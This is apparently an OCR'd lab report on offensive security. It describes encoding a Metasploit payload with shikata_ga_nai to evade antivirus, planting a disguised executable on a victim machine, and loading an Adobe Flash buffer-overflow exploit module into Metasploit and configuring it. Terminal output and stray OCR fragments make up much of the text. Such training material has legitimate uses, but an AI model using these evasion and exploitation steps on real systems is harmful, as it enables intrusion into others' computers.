
Using shikata_ga_nai encoding setting iterations to 10 .




Pasting the file in the victim's desktop



Detection Results :





Exploits in Windows





```
       =[ metasploit v5.0.72-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
```

Looking for common windows applications








/root/Downloads/
are using the root account, you may harm
tem
37368.rb


15133 15139
Adobe_Flas...

Adding it to the Metasploit exploits folder



Restarting Metasploit




```
root@kali:~# searchsploit -u
```


```
root@kali:~# ls
arxeio_kodikon.txt  Documents  kuTqsdZb.jpeg  not_a_virus.exe  Public     Templates  winrar64.exe
Desktop             Downloads  Music          Pictures         qcHPhHEl.jpeg  Videos     win_rar.exe
root@kali:~# cd root
bash: cd: root: No such file or directory
root@kali:~# cd /root
root@kali:~# cd .msf4/
root@kali:~/.msf4# ls
history  local  logos  logs  loot  modules  plugins  store
root@kali:~/.msf4# cd modules/
root@kali:~/.msf4/modules# mkdir exploits
root@kali:~/.msf4/modules# ls
exploits
root@kali:~/.msf4/modules# date
Sun 23 Feb 2020 01:30:50 PM EET
root@kali:~/.msf4/modules#
```

Trying to mimic the path of Metasploit


```
File  Actions  Edit  View  Help
root@kali:~# ls
arxeio_kodikon.txt  Documents  kuTqsdZb.jpeg  not_a_virus.exe  Public     Templates  winrar64.exe
Desktop             Downloads  Music          Pictures         qcHPhHEl.jpeg  Videos     win_rar.exe
root@kali:~# cd root
bash: cd: root: No such file or directory
root@kali:~# cd /root
root@kali:~# cd .msf4/
root@kali:~/.msf4# ls
history  local  logos  logs  loot  modules  plugins  store
root@kali:~/.msf4# cd modules/
root@kali:~/.msf4/modules# mkdir exploits
root@kali:~/.msf4/modules# ls
exploits
root@kali:~/.msf4/modules# date
Sun 23 Feb 2020 01:30:50 PM EET
root@kali:~/.msf4/modules# cd exploits/
root@kali:~/.msf4/modules/exploits# mkdir windows
root@kali:~/.msf4/modules/exploits# cd windows/
root@kali:~/.msf4/modules/exploits/windows# mkdir remote
root@kali:~/.msf4/modules/exploits/windows# ls
remote
root@kali:~/.msf4/modules/exploits/windows# cd remote/
root@kali:~/.msf4/modules/exploits/windows/remote#
```




Before 1962




After (1963 exploits)




Tried using an exploit on Adobe Flash .






Adjusting the parameters which we can find by typing show options .



```
msf5 > use exploit/windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > show options

Module options (exploit/windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Retries  true             no        Allow the browser to retry the module
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.
0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > set SRVHOST 10.0.2.4
SRVHOST => 10.0.2.4
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) >
```

